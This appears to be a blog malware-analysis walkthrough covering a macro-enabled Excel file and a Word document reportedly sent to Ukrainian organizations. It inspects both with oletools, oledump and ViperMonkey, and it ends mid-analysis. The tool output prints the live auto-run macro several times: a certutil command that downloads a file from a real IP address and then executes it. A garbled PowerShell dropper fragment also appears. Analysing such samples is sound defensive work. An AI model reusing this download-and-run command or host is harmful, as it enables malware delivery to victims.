

How to analyze malicious documents – Case study of an attack targeting Ukrainian Organizations

cybergEEKS.tech/how-to-analyze-malicious-documents-case-study-of-an-attack-targeting-ukraine-organizations/

Summary

This article presents an analysis of two malicious files and the tools used. Our approach can be generalized to any other malicious documents. The last document is a .docx file that was used to attack Ukrainian organizations in the context of the military conflict between Russia and Ukraine. OLE (Object Linking and Embedding) is a technology based on COM (Component Object Model) that allows objects to be linked or embedded into documents.

Analyst: [@GeeksCyber](#)

Technical analysis

First Document

SHA256: c2672e6fd55b129125a19c7837943c0844c03ec02dcf165af183f9e4df4dccbc

The first file to be analyzed is an Excel document. The oleid tool is used to determine if the file contains any macros:

```

remnux@remnux: /sample1$ oleid malware.xlsm
oleid 0.60.dev1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: malware.xlsm
-----+-----+-----+-----+
Indicator          |Value          |Risk          |Description
-----+-----+-----+-----+
File format        |MS Excel 2007+|info          |
                  |Macro-Enabled |
                  |Workbook (.xlsm)
-----+-----+-----+-----+
Container format   |OpenXML        |info          |Container type
-----+-----+-----+-----+
Encrypted          |False         |none          |The file is not encrypted
-----+-----+-----+-----+
VBA Macros         |Yes, suspicious|HIGH          |This file contains VBA
                  |               |              |macros. Suspicious
                  |               |              |keywords were found. Use
                  |               |              |olevba and mraptor for
                  |               |              |more info.
-----+-----+-----+-----+
XLM Macros         |No            |none          |This file does not contain
                  |               |              |Excel 4/XLM macros.
-----+-----+-----+-----+
External          |0             |none          |External relationships
Relationships      |              |              |such as remote templates,
                  |              |              |remote OLE objects, etc
-----+-----+-----+-----+

```

Figure 1

The olevba tool is utilized to obtain more information about the VBA macros found:

```

remnux@remnux: /sample1$ olevba malware.xlsm
olevba 0.60 on Python 3.6.9 - http://decalage.info/python/oletools
=====
FILE: malware.xlsm
Type: OpenXML
WARNING For now, VBA stumping cannot be detected for files in memory
-----
VBA MACRO ThisWorkbook.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/ThisWorkbook'
-----
Private Sub Workbook_Open()
PID = Shell("cmd /c certutil.exe -urlcache -split -f ""http://3.112.243.28/net/Ugrfa.bat"" Opcbujhgh.exe.exe && Opcbujhgh.exe.exe", vbHide)
End Sub
-----
VBA MACRO Sheet1.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/Sheet1'
-----
(empty macro)
-----
VBA MACRO Workbook.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/Workbook'
-----
(empty macro)
-----
+-----+-----+-----+
|Type      |Keyword      |Description
+-----+-----+-----+
|AutoExec  |Workbook_Open|Runs when the Excel Workbook is opened
|Suspicious|Shell        |May run an executable file or a system
|           |             |command
|Suspicious|vbHide       |May run an executable file or a system
|           |             |command
|Suspicious|Hex Strings  |Hex-encoded strings were detected, may be
|           |             |used to obfuscate strings (option --decode to
|           |             |see all)
|Suspicious|Base64 Strings|Base64-encoded strings were detected, may be
|           |             |used to obfuscate strings (option --decode to
|           |             |see all)
|IOC       |http://3.112.243.28/|URL
|IOC       |net/Ugrfa.bat  |
|IOC       |3.112.243.28  |IPv4 address
|IOC       |certutil.exe   |Executable file name
|IOC       |Ugrfa.bat     |Executable file name
|IOC       |Opcbujhgh.exe |Executable file name
+-----+-----+-----+

```

Figure 2

As we can see above, the tool detected a malicious macro that will run when macros are enabled. The certutil.exe legitimate executable is used to download a malicious binary (Ugrfa.bat) from a remote server and run it.

Oledump is a program to analyze OLE files. By running this tool against the malicious file, we can confirm it contains a macro (note the letter “M”):

```

remnux@remnux: /sample1$ oledump.py malware.xlsm -i
A: xl/vbaProject.bin
A1: 535 'PROJECT'
A2: 89 'PROJECTwm'
A3: m 169 0+169 'VBA/Sheet1'
A4: M 335 0+335 'VBA/ThisWorkbook'
A5: m 171 0+171 'VBA/Workbook'
A6: 7 'VBA/_VBA_PROJECT'
A7: 228 'VBA/dir'

```

Figure 3

The same tool is utilized to dump and decompress the VBA macro:

```

remnux@remnux: /sample1$ oledump.py malware.xlsm -s A4 -v
Attribute VB_Name = "ThisWorkbook"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Private Sub Workbook_Open()
PID = Shell("cmd /c certutil.exe -urlcache -split -f ""http://3.112.243.28/net/Ugrfa.bat"" Opcbujhgh.exe.exe && Opcbujhgh.exe.exe", vbHide)
End Sub

```

Figure 4

ViperMonkey is a VBA Emulation engine that can be used to analyze and deobfuscate malicious VBA macros. The tool was able to detect the entry point function (workbook_open) and the routine responsible for downloading a malicious executable:

```
Private Sub Workbook_Open()
PID = Shell("cmd /c certutil.exe -urlcache -split -f "http://3.112.243.28/net/Ugrfa.bat" Opcbuyjhq.exe.exe && Opcbuyjhq.exe.exe", vbHide)
End Sub
-----
PARSING VBA CODE:
INFO  parsed Sub Workbook_Open (): 1 statement(s)
-----
VBA MACRO Sheet1.cls
in file: xl/vbaProject.bin - OLE stream: u'VBA/Sheet1'
-----
(empty macro)
-----
VBA MACRO Workbook.cls
in file: xl/vbaProject.bin - OLE stream: u'VBA/Workbook'
-----
(empty macro)
INFO  Reading document variables...
INFO  Reading document comments...
INFO  Reading Shapes object text fields...
INFO  Reading InlineShapes object text fields...
INFO  Reading TextBox and RichEdit object text fields...
INFO  Reading custom document properties...
INFO  Reading embedded object text fields...
INFO  Reading document text and tables...
-----
TRACING VBA CODE (entrypoint = Auto*):
INFO  Emulating loose statements...
INFO  ACTION: Found Entry Point - params 'workbook_open'
INFO  evaluating Sub Workbook_Open
INFO  calling Function: Shell("cmd /c certutil.exe -urlcache -split -f "http://3.112.243.28/net/Ugrfa.bat" Opc...")
INFO  Shell("cmd /c certutil.exe -urlcache -split -f "http://3.112.243.28/net/Ugrfa.bat" Opcbuyjhq.exe.exe && Opcbuyjhq.exe.exe")
INFO  ACTION: Execute Command - params 'cmd /c certutil.exe -urlcache -split -f "http://3.112.243.28/net/Ugrfa.bat" Opcbuyjhq.exe.exe && Opcbuyjhq.exe.exe' - Shell function
-----
Recorded Actions:
-----
| Action | Parameters | Description |
|-----|-----|-----|
| Found Entry Point | workbook_open | Shell function |
| Execute Command | cmd /c certutil.exe -urlcache -split -f "http://3.112.243.28/net/Ugrfa.bat" Opcbuyjhq.exe.exe && Opcbuyjhq.exe.exe | Shell function |
-----
```

Figure 5

Because this file is equivalent to a .zip archive, we can use zipdump in order to examine its content:

```
remnux@remnux: /sample1$ zipdump.py malware.xlsm
Index Filename Encrypted Timestamp
1 [Content_Types].xml 0 2022-02-08 12:39:54
2 _rels/.rels 0 2022-02-08 12:39:54
3 xl/workbook.xml 0 2022-02-08 12:39:54
4 xl/_rels/workbook.xml.rels 0 2022-02-08 12:39:54
5 xl/drawings/drawing1.xml 0 2022-02-08 12:39:54
6 xl/drawings/_rels/drawing1.xml.rels 0 2022-02-08 12:39:54
7 xl/theme/theme1.xml 0 2022-02-08 12:39:54
8 xl/styles.xml 0 2022-02-08 12:39:54
9 xl/worksheets/sheet1.xml 0 2022-02-08 12:39:54
10 xl/worksheets/_rels/sheet1.xml.rels 0 2022-02-08 12:39:54
11 xl/media/image2.png 0 2022-02-08 12:39:54
12 xl/media/image1.jpg 0 2022-02-08 12:39:54
13 docProps/core.xml 0 2022-02-08 12:39:54
14 docProps/app.xml 0 2022-02-08 12:39:54
15 xl/worksheets/sheet2.xml 0 2022-02-08 12:39:54
16 xl/vbaProject.bin 0 2022-02-08 12:39:54
17 xl/sharedStrings.xml 0 2022-02-08 12:39:54
```

Figure 6

The 7z tool is used to decompress the xlsm file. The core.xml file contains the creator of the document and the last modified by author (“Dell”), the created date/modified date of the document:

```

remux@remux:~$ /sample1/docProp$ xllint -format -recover core.xml
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/relationships/core-properties" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/terms/" xmlns:dcmltype="http://purl.org/dc/dcmitype/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <dc:creator>Dell</dc:creator>
  <cp:lastModifiedBy>Dell</cp:lastModifiedBy>
  <dcterms:created xsi:type="dcterms:W3CDTF">2021-08-19T14:03:52Z</dcterms:created>
  <dcterms:modified xsi:type="dcterms:W3CDTF">2021-10-04T22:35:11Z</dcterms:modified>
</cp:coreProperties>

```

Figure 7

The workbook.xml file contains 2 <sheet> elements that reference the worksheets in the workbook:

```

remux@remux:~$ /sample1/xl$ xllint -format -recover workbook.xml
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<workbook xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:x15="http://schemas.microsoft.com/office/spreadsheetml/2010/11/main" mc:Ignorable="x15">
  <fileVersion appName="xl" lastEdited="6" lowestEdited="6" rupBuild="14420"/>
  <workbookPr defaultThemeVersion="15322" codeName="ThisWorkbook"/>
  <mc:AlternateContent xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006">
    <mc:Choice Requires="x15">
      <x15:absPath xmlns:x15="http://schemas.microsoft.com/office/spreadsheetml/2010/11/ac" url="C:\Users\Dell\Desktop"/>
    </mc:Choice>
  </mc:AlternateContent>
  <bookViews>
    <workbookView xWindow="0" yWindow="0" windowWidth="20490" windowHeight="7755"/>
  </bookViews>
  <sheets>
    <sheet name="Sheet1" sheetId="1" r:id="rId1"/>
    <sheet name="Workbook" sheetId="2" r:id="rId4"/>
  </sheets>
  <calcPr calcId="152511" fullCalcOnLoad="1"/>
  <extLst>
    <ext xmlns:x15="http://schemas.microsoft.com/office/spreadsheetml/2010/11/main" uri="{140A7094-0E35-4892-8432-C4D2E57ED85}">
      <x15:workbookPr chartTrackingRefBase="1"/>
    </ext>
  </extLst>
</workbook>

```

Figure 8

SSView is a tool that can be utilized to analyze OLE2 Structured Storage files (vbaProject.bin in our case):




Figure 9

ThisWorkbook is the workbook where the malicious macro code is running from:




Figure 10

The above URL is classified as malicious by multiple vendors per VirusTotal (see figure 11). At this point, we were able to identify the malicious macro using different tools.




Figure 11

Second Document

SHA256: 992df82cf31a91acd034411bb43a1ec127fa15d613b108287384882807f81764

This document was sent to organizations in Ukraine via email.

OleId is used to investigate the file, which doesn't contain any VBA macros, as displayed in figure 12:

```

remnux@remnux: /sample2$ oleid malware.docx
oleid 0.60.dev1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: malware.docx
-----+-----+-----+-----
Indicator      |Value          |Risk          |Description
-----+-----+-----+-----
File format    |MS Word 2007+ |info         |Document (.docx)
-----+-----+-----+-----
Container format|OpenXML        |info         |Container type
-----+-----+-----+-----
Encrypted      |False          |none         |The file is not encrypted
-----+-----+-----+-----
VBA Macros     |No             |none         |This file does not contain
VBA macros.
-----+-----+-----+-----
XLM Macros     |No             |none         |This file does not contain
Excel 4/XLM macros.
-----+-----+-----+-----
External Relationships|0             |none         |External relationships
such as remote templates,
remote OLE objects, etc
-----+-----+-----+-----

```

Figure 12

We've also utilized the olevba tool in order to confirm the above information. It's better to validate the findings using different tools:

```

remnux@remnux: /sample2$ olevba malware.docx
olevba 0.60 on Python 3.6.9 - http://decalage.info/python/oletools
=====
FILE: malware.docx
Type: OpenXML
No VBA or XLM macros found.

```

Figure 13

Three embedded objects were identified using the oledump tool:

```
remnux@remnux: /sample2$ oledump.py malware.docx -i
A: word/embeddings/oleObject3.bin
A1: 78 '\x01CompObj'
A2: 20 '\x010le'
A3: 0 864 '\x010le10Native'
A4: 5850 '\x020lePres000'
A5: 6 '\x030bjInfo'
B: word/embeddings/oleObject2.bin
B1: 78 '\x01CompObj'
B2: 20 '\x010le'
B3: 0 864 '\x010le10Native'
B4: 5850 '\x020lePres000'
B5: 6 '\x030bjInfo'
C: word/embeddings/oleObject1.bin
C1: 78 '\x01CompObj'
C2: 20 '\x010le'
C3: 0 864 '\x010le10Native'
C4: 5850 '\x020lePres000'
C5: 6 '\x030bjInfo'
```

Figure 14

We're able to determine that the objects are identical. The same tool is used to dump one of them:

```
remnux@remnux: /sample2$ oledump.py --decompress -d malware.docx -> 3 -e
D:\Desktop\GSU207@POLICE.GOV.UA - 606060606060.js C:\Users\Admin\AppData\Local\Temp\GSU207@POLICE.GOV.UA - 606060606060 (15).js
Powershell.Exe [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12 ;
attachme + nts/932413459872747544/93829197735266346 04/p0 0tty.exe +
x0 : sTART-pRocEs @seNV:puBLICGoogleChromeUpdate.exe*
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12 ;
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12 ;
```

Figure 15

The content of the .docx file can be found using the zipdump tool, as in the first case:

```
remnux@remnux: /sample2$ zipdump.py malware.docx
Index Filename Encrypted Timestamp
1 [Content_Types].xml 0 1980-01-01 00:00:00
2 _rels/.rels 0 1980-01-01 00:00:00
3 word/_rels/document.xml.rels 0 1980-01-01 00:00:00
4 word/document.xml 0 1980-01-01 00:00:00
5 word/media/image1.png 0 1980-01-01 00:00:00
6 word/theme/theme1.xml 0 1980-01-01 00:00:00
7 word/embeddings/oleObject3.bin 0 1980-01-01 00:00:00
8 word/embeddings/oleObject2.bin 0 1980-01-01 00:00:00
9 word/media/image4.jpg 0 1980-01-01 00:00:00
10 word/embeddings/oleObject1.bin 0 1980-01-01 00:00:00
11 word/media/image2.emf 0 1980-01-01 00:00:00
12 word/media/image3.png 0 1980-01-01 00:00:00
13 word/settings.xml 0 1980-01-01 00:00:00
14 word/styles.xml 0 1980-01-01 00:00:00
15 word/webSettings.xml 0 1980-01-01 00:00:00
16 docProps/app.xml 0 1980-01-01 00:00:00
17 docProps/core.xml 0 1980-01-01 00:00:00
18 word/fontTable.xml 0 1980-01-01 00:00:00
```

Figure

16

The 7z tool is used to decompress the file. The core.xml file contains the created date/modified date of the document:


```
remnux@remnux:~$ /sample2/docPropst$ xllint -format -recover core.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/terms/" xmlns:dcmitype="http://purl.org/dc/dcmitype/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <dcterms:created xsi:type="dcterms:W3CDTF">2022-02-01T04:47:00Z</dcterms:created>
  <dcterms:modified xsi:type="dcterms:W3CDTF">2022-02-02T04:52:00Z</dcterms:modified>
</cp:coreProperties>
```

Figure 17

The document.xml.rels relationship file is shown below (we can observe the embedded objects, some images, and other xml files):

```
remnux@remnux:~$ /sample2/word/_rels$ xllint -format -recover document.xml.rels
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId8" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="embeddings/oleObject2.bin"/>
  <Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/>
  <Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image3.png"/>
  <Relationship Id="rId12" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/>
  <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/>
  <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/>
  <Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="embeddings/oleObject1.bin"/>
  <Relationship Id="rId11" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/>
  <Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.emf"/>
  <Relationship Id="rId10" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image4.jpg"/>
  <Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.png"/>
  <Relationship Id="rId9" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="embeddings/oleObject3.bin"/>
</Relationships>
```

Figure 18

We've analyzed the content of an embedded object using SSVIEW:




Figure 19

The OLE Compound File Stream object called “\1Ole10Native” from figure 20 corresponds to the embedded object:

